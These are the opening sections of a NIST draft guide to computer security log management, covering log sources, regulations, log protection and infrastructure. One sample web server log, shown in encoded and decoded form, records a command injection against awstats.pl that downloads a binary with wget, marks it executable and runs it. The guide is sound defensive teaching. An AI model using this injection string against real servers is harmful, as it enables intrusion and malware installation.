National Institute of Standards and Technology
Technology Administration
U.S. Department of Commerce

Special Publication 800-92
(Draft)

Guide to Computer Security Log Management

Recommendations of the National Institute of Standards and Technology

Murugiah Souppaya
Karen Kent

NIST Special Publication 800-92 (Draft)

Guide to Computer Security Log Management (Draft)

Recommendations of the National Institute of Standards and Technology

Murugiah Souppaya
Karen Kent

C O M P U T E R S E C U R I T Y

Computer Security Division
Information Technology Laboratory
National Institute of Standards and Technology
Gaithersburg, MD 20899-8930

April 2006

U.S. Department of Commerce

Carlos M. Gutierrez, Secretary

Technology Administration

William A. Jeffrey, Acting Under Secretary of Commerce for Technology

National Institute of Standards and Technology

William A. Jeffrey, Director

Reports on Computer Systems Technology

The Information Technology Laboratory (ITL) at the National Institute of Standards and Technology (NIST) promotes the U.S. economy and public welfare by providing technical leadership for the nation's measurement and standards infrastructure. ITL develops tests, test methods, reference data, proof of concept implementations, and technical analysis to advance the development and productive use of information technology. ITL's responsibilities include the development of technical, physical, administrative, and management standards and guidelines for the cost-effective security and privacy of sensitive unclassified information in Federal computer systems. This Special Publication 800-series reports on ITL's research, guidance, and outreach efforts in computer security and its collaborative activities with industry, government, and academic organizations.

National Institute of Standards and Technology Special Publication 800-92 (Draft)
Natl. Inst. Stand. Technol. Spec. Publ. 800-92, 64 pages (April 2006)

Acknowledgements

The authors, Murugiah Souppaya of the National Institute of Standards and Technology (NIST), and Karen Kent of Booz Allen Hamilton, wish to thank their colleagues who reviewed drafts of this document and contributed to its technical content. The authors would like to acknowledge Bill Burr, Elizabeth Chew, Tim Grance, Bill MacGregor, Stephen Quinn, and Matthew Scholl of NIST, and Joseph Nusbaum, Angela Orebaugh, Dennis Pickett, and Steven Sharma of Booz Allen Hamilton, for their keen and insightful assistance throughout the development of the document. Additional acknowledgements will be added to the final version of the publication.

Trademarks

Table of Contents

List of Appendices

List of Figures

List of Tables

This page has been left blank intentionally.

Executive Summary

A log is a record of the events occurring within an organization's systems and networks. Logs are composed of entries; each entry contains information related to a specific event that has occurred within a system or network. Many logs within an organization typically contain records related to computer security events occurring within systems and networks. The primary source of computer security logs for most organizations is security software, such as antivirus software, firewalls, and intrusion detection and intrusion prevention systems; other common sources include operating systems on servers, workstations, and networking equipment, and applications.

The quantity, volume, and variety of computer security logs have increased significantly, which has created a greater need for computer security log management—the process for generating, transmitting, storing, analyzing, and disposing of computer security log data. Log management assists in ensuring that computer security records are stored in sufficient detail for an appropriate period of time. Routine log analysis is beneficial for identifying security incidents, policy violations, fraudulent activity, and operational problems. Logs are also useful in performing auditing and forensic analysis, supporting internal investigations, establishing baselines, and identifying operational trends and long-term problems. Organizations also may store and analyze certain logs to comply with Federal legislation and regulations, including the Federal Information Security Management Act of 2002 (FISMA), the Health Insurance Portability and Accountability Act of 1996 (HIPAA), the Sarbanes-Oxley Act of 2002 (SOX), and the Gramm-Leach-Bliley Act (GLBA).

A fundamental problem with log management is balancing a limited quantity of log management resources with a continuous supply of log data. Log generation and storage can be complicated by several factors, including a high number of log sources, inconsistent log formats among sources, and increasingly large volumes of log data. Log management also involves protecting the confidentiality and integrity of logs, while also ensuring their availability. Another problem with log management is ensuring that security, system, and network administrators regularly perform efficient and effective analysis of log data. This publication provides guidance for overcoming these log management challenges.

Implementing the following recommendations should assist in facilitating more effective and efficient log management for Federal departments and agencies.

Organizations should establish policies and procedures for log management.

To establish and maintain successful log management activities, an organization should develop standard processes for performing log management. As part of the planning process, an organization should define its logging requirements and goals. Based on those, an organization should then develop policies that clearly define mandatory requirements and suggested recommendations for log management activities, including log generation, transmission, storage, analysis, and disposal. An organization should also ensure that related policies and procedures incorporate and support the log management requirements and recommendations. The organization's management should provide the necessary support for the efforts involving log management planning, policy, and procedures development.

Requirements and recommendations for logging should be created in conjunction with an analysis of the technology and staff needed to implement the log management process. Generally, organizations should only require logging and analyzing the data that is of greatest importance. Organizations can establish secondary recommendations for which other types of data should be logged and analyzed if time and resources permit.

Organizations should prioritize log management appropriately throughout the organization.

After an organization defines its requirements and goals for the log management process, it should then prioritize the requirements and goals based on the organization's perceived reduction of risk and the expected time and resources needed to perform log management functions. An organization should also define roles and responsibilities for log management throughout the organization, including establishing log management duties at both the individual system level and the organization level.

Organizations should create and maintain a secure log management infrastructure.

A log management infrastructure consists of the hardware, software, networks, and media used to generate, transmit, store, analyze, and dispose of log data. Log management infrastructures typically perform several functions that support the analysis and security of log data. After establishing an initial log management policy and identifying roles and responsibilities, an organization should next develop a log management infrastructure that effectively supports the policy and roles. Organizations should consider implementing a log management infrastructure that includes centralized log servers and log data storage. When designing the infrastructure, organizations should plan for both the current and future needs of the infrastructure and the individual log sources throughout the organization. Major factors to consider in the design include the volume of log data to be processed, network bandwidth, online and offline data storage, the security requirements for the data, and the time and resources needed for staff to analyze the logs.

Organizations should provide proper support for all staff with log management responsibilities.

To ensure that log management for individual systems is performed effectively throughout the organization, the administrators of those systems should receive adequate support. This should include disseminating information, providing training, designating points of contact to answer questions, providing specific technical guidance, and making tools and documentation available.

Organizations should establish standard log management processes for system-level administrators.

The major system-level log management processes typically include configuring log sources, providing operational support, performing log analysis, initiating responses to identified events, and managing long-term storage. Administrators have other responsibilities as well, such as the following:

- Performing analysis of log data
- Ensuring that old logs are destroyed when no longer needed
- Protecting the confidentiality, integrity, and availability of logs on systems, in storage, and in transit
- Providing ongoing support for systems' logging operations, such as monitoring logging status, monitoring log rotation and archival processes, and finding, testing, and deploying updates to logging software.

1. Introduction

1.1 Authority

The National Institute of Standards and Technology (NIST) developed this document in furtherance of its statutory responsibilities under the Federal Information Security Management Act (FISMA) of 2002, Public Law 107-347.

NIST is responsible for developing standards and guidelines, including minimum requirements, for providing adequate information security for all agency operations and assets; but such standards and guidelines shall not apply to national security systems. This guideline is consistent with the requirements of the Office of Management and Budget (OMB) Circular A-130, Section 8b(3), "Securing Agency Information Systems," as analyzed in A-130, Appendix IV: Analysis of Key Sections. Supplemental information is provided in A-130, Appendix III.

This guideline has been prepared for use by Federal agencies. It may be used by nongovernmental organizations on a voluntary basis and is not subject to copyright, though attribution is desired.

Nothing in this document should be taken to contradict standards and guidelines made mandatory and binding on Federal agencies by the Secretary of Commerce under statutory authority, nor should these guidelines be interpreted as altering or superseding the existing authorities of the Secretary of Commerce, Director of the OMB, or any other Federal official.

1.2 Purpose and Scope

This publication seeks to assist organizations in understanding the need for sound computer security log management. It provides practical, real-world guidance on developing, implementing, and maintaining effective log management practices throughout an enterprise. The guidance in this document covers several topics, including establishing a centralized log management infrastructure, and developing and performing robust log management processes at both the organization level and the individual system level. The document presents logging technologies from a high-level viewpoint, and it is not a step-by-step guide to implementing or using logging technologies.

1.3 Audience

This document has been created for computer security staff and program managers; system, network, and application administrators; computer security incident response teams; and others who are responsible for performing duties related to computer security log management.

1.4 Document Structure

The remainder of this document is organized into four major sections. Section 2 provides an introduction to computer security log management, including an explanation of log management needs an organization might have and the challenges involved in log management. Section 3 discusses the components, architectures, and functions of log management infrastructures. Sections 4 and 5 explain the processes that an organization should develop for organization-level and system-level log management, respectively. In addition, Section 4 also discusses log management-related policy, roles, and responsibilities.

The document also contains several appendices with supporting material. Appendix A lists recommendations from NIST Special Publication 800-53, *Recommended Security Controls for Federal*

Information Systems, that are related to log management. Appendices B and C contain a glossary and acronym list, respectively. Appendix D lists tools and online and print resources that may be useful references for gaining a better understanding of log management.

2. Introduction to Computer Security Log Management

A *log* is a record of the events occurring within an organization's systems and networks. Logs are composed of log entries; each *entry* contains information related to a specific *event* that has occurred within a system or network. Originally, logs were used primarily for troubleshooting problems, but logs now serve many functions within most organizations, such as optimizing system and network performance, recording the actions of users, and providing data useful for investigating malicious activity. Logs have evolved to contain information related to many different types of events occurring within networks and systems. Within an organization, many logs might contain records related to computer security; common examples are audit logs that track user authentication attempts and security device logs that record possible attacks. This guide addresses only those logs that typically contain computer security-related information.[1]

Because of the widespread deployment of networked servers, workstations, and other computing devices, and the ever-increasing number of threats against networks and systems, the number, volume, and variety of computer security logs has increased greatly. This has created the need for *computer security log management*, which is the process for generating, transmitting, storing, analyzing, and disposing of computer security log data. This section of the document discusses the needs and challenges in computer security log management. Section 2.1 explains the basics of computer security logs. Section 2.2 discusses the laws, regulations, and operational needs involved with log management. Section 2.3 explains the most common log management challenges, and Section 2.4 offers high-level recommendations for overcoming them.

2.1 The Basics of Computer Security Logs

Logs can contain a wide variety of information on the events occurring within systems and networks.[2] Under different sets of circumstances, many logs within an organization could have some relevance to computer security.[3] This document focuses on the types of logs that are most likely to be important in terms of computer security. This section describes the following categories of logs of particular interest:

- Security software logs primarily contain computer security-related information. Section 2.1.1 describes them.
- Operating system logs (described in Section 2.1.2) and application logs (described in Section 2.1.3) typically contain a variety of information, including some computer security-related data.

Most of the sources of the log entries run continuously, so they generate log entries on an ongoing basis. However, some sources run periodically, so they generate log entries in batches, often at regular intervals. This section notes any log sources that work in batch mode because this can have a significant impact on the usefulness of their logs.

---

1 For the remainder of this document, the terms "log" and "computer security log" are interchangeable, except where otherwise noted.

2 If the logs contain personally identifiable information, the organization should ensure that the privacy of the log information is properly protected. The people responsible for privacy for an organization should be consulted as part of log management planning.

3 For example, logs from network devices such as switches and wireless access points, and from programs such as network monitoring software, might record data that could be of use in supporting computer security. However, these logs are generally used on an as-needed basis as supplementary sources of security information, so they are not included within the scope of this document. Organizations should consider the value of supplementary sources of computer security log data when designing and implementing a log management infrastructure.

2.1.1 Security Software

Most organizations use several types of network-based and host-based security software to detect malicious activity and protect systems and data from damage. Accordingly, security software is the primary source of computer security log data for most organizations. Common types of network-based and host-based security software include the following:

- **Packet Filters.** Packet filters such as those on routers permit or block certain types of network traffic based on a policy. Packet filters are usually configured to log only the most basic characteristics of blocked activity.
- **Firewalls.** Like packet filters, firewalls permit or block activity based on a policy; however, firewalls use much more sophisticated methods to examine network traffic.[4] Firewalls tend to have more complex policies and generate more detailed logs of activity than packet filters.
- **Antimalware Software.** The most common form of antimalware software is antivirus software, which typically records all instances of detected malware, file and system disinfection attempts, and file quarantines.[5] Additionally, antivirus software might also record when malware scans were performed and when antivirus signature or software updates occurred. Antispyware software and other types of antimalware software (i.e., rootkit detectors) are also common sources of security information.
- **Intrusion Detection and Intrusion Prevention Systems.** Intrusion detection and intrusion prevention systems record detailed information on suspicious behavior and detected attacks, as well as any actions intrusion prevention systems performed to stop malicious activity in progress. Some intrusion detection systems, such as file integrity checking software, run periodically instead of continuously, so they generate log entries in batches instead of on an ongoing basis.
- **Vulnerability Management Software.** Vulnerability management software, which includes patch management software and vulnerability assessment software, typically logs the patch installation history and vulnerability status of each host, which includes known vulnerabilities and missing software updates.[6] Vulnerability management software typically runs occasionally, not continuously, and is likely to generate large batches of log entries.
- **Authentication Servers.** Authentication servers typically log each authentication attempt, including its origin, success or failure, and date and time.
- **Network Quarantine Servers.** Some organizations check each remote host's security posture before allowing it to join the network. This is often done through a network quarantine server and agents placed on each host. Hosts that do not respond to the server's checks or that fail the checks are quarantined on a separate virtual local area network (VLAN) segment. Network quarantine servers log information about the status of checks, including which hosts were quarantined and for what reasons.

---

[4] More information on firewalls is available from NIST Special Publication (SP) 800-41, *Guidelines on Firewalls and Firewall Policy*, which is available for download at http://csrc.nist.gov/publications/nistpubs/.

[5] See NIST SP 800-83, *Guide to Malware Incident Prevention and Handling*, for more information on antivirus software. The publication is available at http://csrc.nist.gov/publications/nistpubs/.

[6] NIST SP 800-40 version 2, *Creating a Patch and Vulnerability Management Program*, contains guidance on vulnerability management software. SP 800-40 version 2 can be downloaded from http://csrc.nist.gov/publications/nistpubs/.

Figure 2-1 contains several examples of security software log entries.[7]

Intrusion Detection System

```
[**] [1:1407:9] SNMP trap udp [**]
[Classification: Attempted Information Leak] [Priority: 2]
03/06-8:14:09.082119 192.168.1.167:1052 -> 172.30.128.27:162
UDP TTL:118 TOS:0x0 ID:29101 IpLen:20 DgmLen:87
```

Personal Firewall

```
3/6/2006 8:14:07 AM,"Rule ""Block Windows File Sharing"" blocked
(192.168.1.54,netbios-ssn(139)).","Rule ""Block Windows File Sharing"" blocked
(192.168.1.54,netbios-ssn(139)).  Inbound TCP connection.   Local address,service is
(KENT(172.30.128.27),netbios-ssn(139)).  Remote address,service is
(192.168.1.54,39922).  Process name is ""System""."

3/3/2006 9:04:04 AM,Firewall configuration updated: 398 rules.,Firewall configuration
updated: 398 rules.
```

Antivirus Software, Log 1

```
3/4/2006 9:57:10 AM,Definition File Download,KENT,userk,Definition downloader
3/4/2006 9:33:50 AM,Definition File Download,KENT,userk,Definition downloader
3/4/2006 9:33:09 AM,AntiVirus Startup,KENT,userk,System
3/3/2006 3:56:46 PM,AntiVirus Shutdown,KENT,userk,System
```

Antivirus Software, Log 2

```
240203070738,14,2,8,KENT,userk,,,,,,,16777216,"Symantec AntiVirus services startup was
successful.",0,,0,,,,,0,,,,,,,,,,SAVPROD,{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx},End
User,,,GROUP,0:0:0:0:0:0,9.0.0.338,,,,,,,,,,,,,,

240203071234,16,3,7,KENT,userk,,,,,,,16777216,"Virus definitions are
current.",0,,0,,,,,0,,,,,,,,,,SAVPROD,{ xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx },End
User,(IP)-192.168.1.121,,GROUP,0:0:0:0:0:0,9.0.0.338,,,,,,,,,,,,,,
```

Antispyware Software

```
DSO Exploit: Data source object exploit (Registry change, nothing done)  HKEY_USERS\S-
1-5-19\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1004!=W=3

DSO Exploit: Data source object exploit (Registry change, nothing done)
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\Zones\0\1004!=W=3
```

Figure 2-1. Security Software Log Entry Examples

2.1.2 Operating Systems

Operating systems (OS) for servers, workstations, and networking devices (e.g., routers, switches) usually log a variety of information related to security. The most common types of security-related OS data are as follows:

[7] Portions of the log examples in this publication have been sanitized to remove IP addresses and other identifying information.

- **System Events.** System events are operational actions performed by OS components, such as shutting down the system or starting a service. Typically, failed events and the most significant successful events are logged, but many OSs permit administrators to specify which types of events will be logged. The details logged for each event also vary widely; each event is usually timestamped, and other supporting information could include event, status, and error codes; service name; and user or system account associated with an event.

- **Audit Records.** Audit records contain security event information such as successful and failed authentication attempts, file accesses, and security policy changes. OSs typically permit system administrators to specify which types of events should be audited and whether successful, failed, or all attempts to perform certain actions should be logged.

OS logs might also contain information from security software and other applications running on the system. Section 2.1.3 provides more information on application log data.

OS logs are most beneficial for identifying suspicious activity involving a particular host, or for providing more information on suspicious activity identified by another host. For example, a network security device might detect an attack against a particular system; that system's OS logs might indicate if a user was logged into the system at the time of the attack and if the attack was successful. Many OS logs are created in syslog format; Section 3.3 discusses syslog in detail and provides examples of syslog log entries. Other OS logs, such as those on Windows systems, are stored in proprietary formats. Figure 2-2 gives an example of log data exported from a Windows security log.

```
Event Type:  Success Audit
Event Source:Security
Event Category:     (1)
Event ID:    517
Date:        3/6/2006
Time:        2:56:40 PM
User:        NT AUTHORITY\SYSTEM
Computer:    KENT
Description:
The audit log was cleared
Primary User Name: SYSTEM      Primary Domain: NT AUTHORITY
Primary Logon ID: (0x0,0x3F7)  Client User Name: userk
Client Domain: KENT            Client Logon ID: (0x0,0x28BFD)
```

Figure 2-2. Operating System Log Entry Example

2.1.3 Applications

Most organizations rely on a variety of applications, such as Simple Mail Transfer Protocol (SMTP) for e-mail, Hypertext Transfer Protocol (HTTP) for Web, and File Transfer Protocol (FTP) for file sharing. Databases and remote access services such as virtual private networking (VPN) programs are other commonly used types of applications. Applications might generate their own logs or use the OS's logging capabilities. Many applications record significant operational actions such as application startup and shutdown, application failures, and major application configuration changes. Applications that authenticate users typically record all authentication attempts. Some applications, such as Web and e-mail services, can record usage information that might also be useful for security monitoring (i.e., a ten-fold increase in e-mail activity might indicate a new e-mail–borne malware threat). Applications might also generate highly detailed logs that reflect every user request and response. For example, many Web, FTP, and e-mail servers can perform such logging, which can be very helpful in identifying sequences of malicious events and determining their apparent outcome. Figure 2-3 contains a sample log entry from a Web server log, along with an explanation of the information recorded in the entry.

```
172.30.128.27 - - [14/Oct/2005:05:41:18 -0500] "GET /awstats/awstats.pl?config
dir=|echo;echo%20YYY;cd%20%2ftmp%3bwget%20192%2e168%2e1%2e214%2fnikons%3bchmod%20%2bx%
20nikons%3b%2e%2fnikons;echo%20YYY;echo|  HTTP/1.1" 302 494
```

`172.30.128.27`
: IP address of the host that initiated the request

`-`
: Indicates that the information was not available (this server is not configured to put any information in the second field)

`-`
: User ID supplied for HTTP authentication; in this case, no authentication was performed

`[01/Nov/2005:05:41:18 -0500]`
: Date and time that the Web server completed handling the request

`GET`
: HTTP method

`/awstats/awstats.pl`
: URL in the request

```
config dir=|echo;echo%20YYY;cd%20%2ftmp%3bwget%20192%2e168%2e1%2e214%2fnikons%3bchmod
%20%2bx%20nikons%3b%2e%2fnikons;echo%20YYY;echo|
```
: Argument for the request. Each % followed by two hexadecimal characters is a hex encoding of an ASCII character. For example, hex 20 is equivalent to decimal 32, and ASCII character 32 is a space; therefore, %20 is equivalent to a space. The ASCII equivalent of the log entry above is shown below.

```
config dir=|echo;echo YYY;cd /tmp;wget 192.168.1.214/nikons;chmod +x nikons;/.nikons;
echo YYY;echo|
```

`HTTP/1.1`
: Protocol and protocol version used to make the request

`302`
: Status code for the response; in the HTTP protocol standards, code 302 corresponds to "found"

`494`
: Size of the response in bytes

Figure 2-3. Web Server Log Entry Examples

2.1.4 Usefulness of Logs

The categories of logs described in Sections 2.1.1 through 2.1.3 typically contain different types of information. Accordingly, some logs are generally more likely than others to record information that would be helpful for different situations. Table 2-1 lists the major log categories and indicates how useful each typically is for common needs. Administrators using logs should also be mindful of the accuracy of each log source. For example, logs from highly trusted sources (i.e., antimalware software) are likely to have higher accuracy than logs from less trusted sources (i.e., operating system logs from workstations).

Also, administrators should be cautious about the accuracy of logs from hosts that have been attacked successfully; it is usually prudent to examine other logs as well.

Table 2-1. Common Security Uses of Logs

Log Category	Attacks	Fraud	Inappropriate Usage
Security Software			
Packet filters	Secondary		
Firewalls	Secondary		
Antimalware software	Primary	Primary	
Intrusion detection and intrusion prevention systems	Primary	Primary	Primary
Vulnerability management software	Secondary		
Authentication servers	Secondary		Secondary
Honeypots	Primary		
Network quarantine servers	Primary		
Operating System Logs			
System events	Primary		
Audit records	Primary		Primary
Application Logs			
E-mail logs	Secondary	Primary	Primary
Web server logs	Secondary	Primary	Primary
File sharing logs	Secondary	Secondary	Primary

2.2 The Need for Log Management

Log management can benefit an organization in many ways. It helps to ensure that computer security records are stored in sufficient detail for an appropriate period of time. When security controls experience failures or provide insufficient protection, log management is particularly helpful. Routine log reviews and analysis are beneficial for identifying security incidents, policy violations, fraudulent activity, and operational problems shortly after they have occurred, and for providing information useful for resolving such problems. Logs can also be useful for performing auditing and forensic analysis, supporting the organization's internal investigations, establishing baselines, and identifying operational trends and long-term problems.

Besides the inherent benefits of log management, a number of laws and regulations further compel organizations to store and review certain logs. The following is a listing of key regulations and guidelines that help define organizations' needs for log management:

- **Federal Information Security Management Act of 2002 (FISMA).** FISMA emphasizes the need for each Federal agency to develop, document, and implement an organization-wide program to provide information security for the information systems that support its operations and assets. NIST SP 800-53, *Recommended Security Controls for Federal Information Systems*, was developed in support of FISMA.[8] NIST SP 800-53 is the primary source of recommended security controls for Federal agencies. It describes several controls related to log management,

[8] Copies of FISMA and NIST SP 800-53 are available at http://csrc.nist.gov/sec-cert/ca-library.html.

including the generation, review, protection, and retention of audit records, as well as the actions to be taken because of audit failure. Appendix A lists the primary log management-related controls from NIST SP 800-53.

- **Gramm-Leach-Bliley Act (GLBA).**[9] GLBA requires financial institutions to protect their customers' information against security threats. Log management can be helpful in identifying possible security violations and resolving them effectively.

- **Health Insurance Portability and Accountability Act of 1996 (HIPAA).** HIPAA includes security standards for certain health information. NIST SP 800-66, *An Introductory Resource Guide for Implementing the Health Insurance Portability and Accountability Act (HIPAA) Security Rule*, lists HIPAA-related log management needs.[10] For example, Section 4.1 of NIST SP 800-66 describes the need to perform regular reviews of audit logs and access reports. Also, Section 4.22 specifies that documentation of actions and activities need to be retained for at least six years.

- **Sarbanes-Oxley Act (SOX) of 2002.**[11] Although SOX applies primarily to financial and accounting practices, it also encompasses the information technology (IT) functions that support these practices. SOX can be supported by reviewing logs regularly to look for signs of security violations, including exploitation, as well as retaining logs and records of log reviews for future review by auditors.

2.3 The Challenges in Log Management

Most organizations face similar log management-related challenges, which have the same underlying problem: balancing a limited amount of log management resources with an ever-increasing large supply of log data. This section discusses the most common types of challenges, divided into three groups. First, there are several potential problems with the initial generation of logs because of their variety and prevalence. Second, the confidentiality, integrity, and availability of generated logs could be breached inadvertently or intentionally. Finally, the people responsible for performing log analysis are often inadequately prepared and supported. Sections 2.3.1 through 2.3.3 discuss each of these three categories of log challenges.

2.3.1 Log Generation and Storage

In a typical organization, many hosts' OSs, security software, and other applications generate and store logs. This complicates log management in the following ways:

- **Many Log Sources.** Logs are located on many hosts throughout the organization, necessitating log management to be performed throughout the organization. Also, a single log source can generate multiple logs—for example, an application storing authentication attempts in one log and network activity in another log.

- **Inconsistent Log Formats.** Many of the log source types use unique formats for their logs and log data. Logs are created in any of several storage types, including OS-specific formats (e.g., syslog on Unix systems, event logs on Windows systems); text files; databases; and proprietary

[9] More information on GLBA is available at http://www.ftc.gov/privacy/privacyinitiatives/glbact.html. A copy of GLBA can be downloaded from http://www.ftc.gov/privacy/privacyinitiatives/financial_rule_lr.html.

[10] HIPAA is available for download from http://www.hhs.gov/ocr/hipaa/. NIST SP 800-66 is located at http://csrc.nist.gov/publications/nistpubs/.

[11] More information on SOX, and a copy of SOX itself, can be found at http://www.sec.gov/about/laws.shtml.

file formats.[12] Some logs are designed for humans to read, while others are not. Also, different logs might represent the same data in substantially different ways; for example, an application protocol might be identified by name in one log (e.g., File Transfer Protocol [FTP]) and by port number in another log (e.g., 21). To facilitate analysis of logs, organizations often need to implement automated methods of converting logs in different formats to a single standard format. Inconsistent log formats also present challenges to people reviewing logs, who need to understand the meaning of each data field in each log to perform a thorough review.

Because most hosts within an organization typically log some computer security-related information, often with multiple logs per host, the number of logs within an organization can be quite high. Many logs record large volumes of data on a daily basis, so the total daily volume of log data within an organization is often overwhelming. This impacts the resources needed to perform reviews of the data, as described in Section 2.3.3, and to store the data for the appropriate length of time, as described in Section 2.3.2. The distributed nature of logs, inconsistent log formats, and volume of logs all make the management of log generation and storage challenging.

2.3.2 Log Protection

Because logs contain records of system and network security, they need to be protected from breaches of their confidentiality and integrity. For example, logs might intentionally or inadvertently capture sensitive information such as users' passwords and the content of e-mails. This raises security and privacy concerns involving both the individuals that review the logs and others that might be able to access the logs through authorized or unauthorized means. Logs that are secured improperly in storage or in transit might also be susceptible to intentional and unintentional alteration and destruction. This could cause a variety of impacts, including allowing malicious activities to go unnoticed and manipulating evidence to conceal the identity of a malicious party. For example, many rootkits are specifically designed to alter logs to remove any evidence of the rootkits' installation or execution.

Organizations also need to protect the availability of their logs. Many logs have a maximum size, such as storing the 10,000 most recent events, or keeping 100 megabytes of log data. When the size limit is reached, the log might overwrite old data with new data or stop logging altogether, both of which would cause a loss of log data availability. To meet data retention requirements, organizations might need to keep copies of log files for a longer period of time than the original log sources can support, which necessitates establishing log archival processes. Because of the volume of logs, it might be appropriate in some cases to reduce the logs by filtering out log entries that do not need to be archived. The confidentiality and integrity of the archived logs also need to be protected.

2.3.3 Log Analysis

Within most organizations, network and system administrators have traditionally been responsible for performing log analysis. Accordingly, it has often been treated as a low-priority task by administrators and management because other duties of administrators, such as handling operational problems and resolving security vulnerabilities, necessitate rapid responses. Administrators who are responsible for performing log analysis often receive no training on doing it efficiently and effectively, particularly on prioritization. Also, administrators often do not receive tools that are effective at automating much of the analysis process, particularly in correlating entries from multiple logs that relate to the same event. Another problem is that many administrators consider log analysis to be boring and to provide little benefit for the amount of time required. Log analysis is often treated as reactive—something to be done

[12] It is not always safe to assume that a text file log will only contain text. For example, as part of an attack, an attacker might provide binary data as input to a program that is expecting text data. If the program records this input into its log, then the log is no longer strictly a text file. This could cause log management utilities to fail or mishandle the log data.

after a problem has been identified through other means—rather than proactive, to identify ongoing activity and look for signs of impending problems. Traditionally, most logs have not been analyzed in a real-time or near-real-time manner. Without sound processes for analyzing logs, the value of the logs is significantly reduced.

2.4 Overcoming the Challenges

Despite the many challenges an organization faces in log management, there are a few key practices an organization can follow to avoid and even solve many of these obstacles it confronts. The following four measures give a brief explanation of these key solutions:

- **Prioritize log management appropriately throughout the organization.** An organization should define its requirements and goals for performing logging and monitoring logs to include applicable laws, regulations, and existing organizational policies. The organization can then prioritize its goals based on balancing the organization's reduction of risk with the time and resources needed to perform log management functions.

- **Establish policies and procedures for log management.** Policies and procedures are beneficial because they ensure a consistent approach throughout the organization as well as ensuring that laws and regulatory requirements are being met. Periodic audits are one way to confirm that logging standards and guidelines are being followed throughout the organization. Testing and validation can further ensure that the policies and procedures in the log management process are being performed properly.

- **Create and maintain a secure log management infrastructure.** It is very helpful for an organization to create components of a log management infrastructure and determine how these components interact. This aids in preserving the integrity of log data from accidental or intentional modification or deletion, and also in maintaining the confidentiality of log data. It is also critical to create an infrastructure robust enough to handle not only expected volumes of log data, but also peak volumes during extreme situations (e.g., widespread malware incident, penetration testing, vulnerability scans).

- **Provide proper training for all staff with log management responsibilities.** While defining the log management scheme, organizations should ensure that they provide the necessary training to relevant staff regarding their log management responsibilities as well as skill instruction for the needed resources to support log management.

The remainder of the guide provides detailed guidance on implementing these solutions within an organization. Section 3 describes the architecture, components, and functions of log management infrastructures. Sections 4 and 5 address the processes for performing computer security log management at the organization level and the system level, respectively. In addition, Section 4 also discusses log management-related policy, roles, and responsibilities.

2.5 Summary

Many logs within an organization might contain records related to computer security events occurring within systems and networks. For example, most organizations use several types of security software, such as antivirus software, firewalls, and intrusion prevention systems, to detect malicious activity and protect systems and data from damage. Security software is usually the primary source of computer security logs. OSs for servers, workstations, and networking equipment usually log a variety of information related to security, such as system events and audit records. Another common type of log generator is applications, which may send information to OS logs or application-specific logs.

The number, volume, and variety of computer security logs has increased greatly, which has created the need for computer security log management—the process for generating, transmitting, storing, analyzing, and disposing of computer security log data. Log management helps to ensure that computer security records are stored in sufficient detail for an appropriate period of time. Routine log analysis is beneficial for identifying security incidents, policy violations, fraudulent activity, and operational problems. Logs can be also useful for establishing baselines, performing auditing and forensic analysis, supporting internal investigations, and identifying operational trends and long-term problems. Organizations may also store and analyze certain logs for compliance with FISMA, HIPAA, and other key regulations and guidelines.

The fundamental problem with log management is balancing a limited amount of log management resources with a never-ending supply of log data. Log generation and storage is complicated mainly by a high number of log sources, inconsistent log formats among sources, and a large volume of log data on a daily basis. Log management also involves protecting logs from breaches of their confidentiality and integrity, as well as supporting their availability. Another problem with log management is having network and system administrators perform regular, efficient, and effective analysis of log data. Key practices recommended to overcome the main challenges in log management are as follows:

- Prioritize log management appropriately throughout the organization
- Establish policies and procedures for log management
- Create and maintain a secure log management infrastructure
- Provide proper training for all staff with log management responsibilities.

3. Log Management Infrastructure

A *log management infrastructure* consists of the hardware, software, networks, and media used to generate, transmit, store, analyze, and dispose of log data.[13] This section describes the typical architecture of a log management infrastructure and how its components interact with each other. It then describes the basic functions performed within a log management infrastructure. Next, it examines the two major categories of log management software: syslog-based centralized logging software and security event management software. The section also describes additional types of software that may be useful within a log management infrastructure.

3.1 Architecture

Log management infrastructures typically use the following three tiers, as shown in Figure 3-1:

- **Log Generation.** The first tier contains the hosts that generate the log data. Typically, each host runs a logging client application or service that makes its log data available through networks to the centralized log servers in the second tier.
- **Centralized Log Consolidation and Storage.** The second tier is composed of one or more centralized log servers that receive copies of log data from the hosts in the first tier. The data is transferred either in a real-time or near-real-time manner, or in occasional batches based on a schedule or the amount of log data waiting to be transferred. In some environments, there may be multiple levels of log servers, with local log servers forwarding some or all of the log data they receive to a second level of more centralized log servers. Log data held by log servers may be stored on the log servers themselves or in separate database servers.
- **Centralized Log Monitoring.** The third tier contains consoles that may be used to monitor and review log data and the results of automated analysis. Log monitoring consoles can also be used to generate reports. In some log management infrastructures, consoles can also be used to provide management for the log servers and clients. Also, console user privileges sometimes can be limited to only the necessary functions and data sources for each user.

[13] Although this document describes log management infrastructures solely in the context of computer security log data, organizations can use the same infrastructures for other types of log data. The general principles and technologies presented in this section are applicable to other logging needs.

